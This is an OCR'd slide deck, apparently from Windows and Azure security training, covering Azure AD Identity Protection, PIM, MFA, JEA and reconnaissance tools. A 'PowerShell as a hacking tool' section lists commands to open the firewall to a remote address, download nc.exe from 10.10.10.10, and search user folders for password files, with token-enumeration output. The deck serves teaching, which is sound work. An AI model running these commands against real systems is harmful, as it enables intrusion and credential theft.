


Azure AD Identity Protection: Risk level

- Risks are categorized into three levels
- High – high confidence and high severity risk event
- Medium – high severity, but lower confidence risk event, or vice versa
- Low - low confidence and low severity risk event


Azure AD: Privileged Identity Management

- Privileged Identity Management is a available in Azure AD Premium P2.
- Enable on-demand, "just in time" administrative access to Microsoft Online Services like Office 365 and Intune
- Get reports about administrator access history and changes in administrator assignments
- Get alerts about access to a privileged role



Azure AD PIM: Roles

- PIM comes with predefined roles:
  - Global Administrator
  - Billing Administrator
  - Service Administrator
  - User Administrator
  - Password Administrator




Windows Authentication Solutions: Hybrid

- MFA for Office 365
- MFA for Azure Administrators
- Azure MFA

Multi factor authentication: What it is?

- Multifactor authentication combines two or more authentication methods
- Available authentication methods:
  - Something you know
  - Something you have
  - Something you are




Multi factor authentication: With Azure?

- Azure MFA is a two step verification process
- It helps securing access to data and applications
- Possible verification methods:
  - phone call
  - text message
  - mobile app

Multi factor authentication: Azure benefits


- Easy to use
- Scalable
- Always protected
- Reliable

Multi factor authentication: Azure architecture



Multi factor authentication: On-prem or Cloud

What are you trying to secure	MFA in the cloud	MFA Server
First-party Microsoft apps	•	•
SaaS apps in the app gallery	•	
Web applications published through Azure AD App Proxy	•	
IIS applications not published through Azure AD App Proxy		•
Remote access such as VPN, RDG	•	•



Multi factor authentication: Versions on Azure

- There are three offerings to choose from:
  - MFA for Office 365
  - MFA for Azure Administrators
  - Azure MFA

Multi-Factor Authentication for Office 365

- Included in Office 365 SKU
- Secures Office 365 resources for any user

Multi-Factor Authentication for Azure Administrators


- Included in Windows Azure subscription
- Secures Azure resources for admins

Windows Azure Multi-Factor Authentication

- Advanced MFA features for Office 365 and Azure subscriptions
- Office 365 Hybrid architectures including on-premises servers
- Secure resources for multiple SaaS apps
- Secures resources that span on-premises and cloud including VPN, LOB apps
- Includes MFA Server, SDK, and Azure MFA portal

Information gathering tools: Analyze target

- We can divide information gathering tools into three categories:
  - Passive
  - Semi-passive
  - Active



Information gathering tools: Passive tools

- WHOIS is a searchable database that contains information about every owner
  - Registrar
  - Whois Server
  - Nameservers
  - Registration date
  - Expiration date
  - Registrant name, email address, telephone number


Information gathering tools: Passive tools

- Shodan is a search engine that lets the user find specific types of devices connected to the Internet.
- It also allows to review the basic information about the device:
  - Open ports
  - SSL Certificate
  - Server fingerprint

SHODAN

Information gathering tools: Semi-passive tools

- Google Dorks utilize Google's search engine to find information about our target
- Dorks use advanced query syntax to pinpoint to resources we are actually searching for
- With proper query we can find:
  - Files containing passwords
  - Pages with login
  - Vulnerable servers
- GHDB contains thousands of example dorks



Information gathering tools: Active tools

- DNS enumeration is considered as one of the active scanning techniques
- To enumerate DNS resources we use either a wordlist or brute force
- The most common tools for that tasks are:
  - Fierce
  - Dnsenum
  - Dnsrecon

PowerShell as a hacking tool: Intro

- Shell and scripting language present by default on new Windows machines
- Designed to automate things and make life easier for system admins
- Based on .NET framework and is tightly integrated with Windows and other Microsoft products


PowerShell as a hacking tool: Why?

- Provides access to almost everything on Windows platform
- Easy to learn and really powerful
- Often Trusted by the countermeasures and system administrators

PowerShell as a hacking tool: Tools

- Custom PS Scripts
- Powerpreter
- PowerSploit


Action	Cmdlet
Modify FW	New-NetFirewallRule -Action Allow -DisplayName MyAccess -RemoteAddress 10.10.10.10
List Hotfixes	Get-HotFix
Download file	(New-Object System.Net.WebClient).DownloadFile("http://10.10.10.10/nc.exe","nc.exe")
Find files	Get-ChildItem "C:\Users\" -Recurse -Include *passwords*.txt



```
PS C:\Users\Administrator> Invoke-TokenManipulation -Enumerate


Domain              : NT AUTHORITY
Username            : SYSTEM
hToken              : 2068
LogonType           : 0
IsElevated          : True
TokenType           : Primary
SessionID           : 0
PrivilegesEnabled   : {SeCreateTokenPrivilege, SeLockMemoryPrivilege, SeTcbPrivilege,
PrivilegesAvailable : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege, SeSecu
                      vilege...}
ProcessId           : 484

Domain              : WIN-RUDHUU4UG75
Username            : Administrator
hToken              : 1616
LogonType           : 5
IsElevated          : True
TokenType           : Primary
SessionID           : 0
PrivilegesEnabled   : {SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobal
PrivilegesAvailable : {SeIncreaseQuotaPrivilege, SeSecurityPrivilege, SeTakeOwnershipP
                      .}
ProcessId           : 884

Domain              : NT AUTHORITY
Username            : NETWORK SERVICE
hToken              : 2188
LogonType           : 5
IsElevated          : True
TokenType           : Primary
SessionID           : 0
```

Just Enough Administration: What it is?

- JEA provides Windows with an RBAC on Windows PowerShell remoting
- Limit users to a set of defined Windows PowerShell cmdlets
- Actions are performed by using a special machine local virtual account



JEA: Limitations

- JEA only works with Windows PowerShell sessions
- JEA does not work with:
  - Management Consoles
  - Remote Administration Tools
- You need to understand required:
  - Cmdlets
  - Parameters
  - Aliases

JEA: Role-capability files


- Role-capability files specify what can be done in a Windows PowerShell session
- Anything that is not explicitly allowed is not allowed
- New blank role-capability can be created by using the New-PSRoleCapabilityFile cmdlet

JEA: Session-configuration files

- Session-configuration files determine:
  - What can be done in JEA session
  - Which security principals can do it
- New session configuration file can be created by using the New- PSSessionConfigurationFile cmdlet


JEA: Endpoints

- Connect to JEA endpoint to perform administrative tasks
- Configuration is determined by session configuration files that links security groups and role capability files
- Server can have multiple JEA Endpoints
- Create JEA endpoints by using the Register-PSSessionConfiguration



JEA: JEA Helper Tool

- GUI tool, which helps to create JEA configuration
- Helping generate the “Security Descriptor Definition Language” (SDDL) syntax when you want to use Two-Factor Authentication




Enterprise mobility + security: Full solution

- E3 Level:
  - Azure Active Directory Premium P1
  - Intune
  - Azure Information Protection P1
  - Advanced Threat Analytics
- E5 level:
  - Azure Active Directory Premium P2
  - Intune
  - Azure Information Protection P2
  - Advanced Threat Analytics
  - Cloud App Security

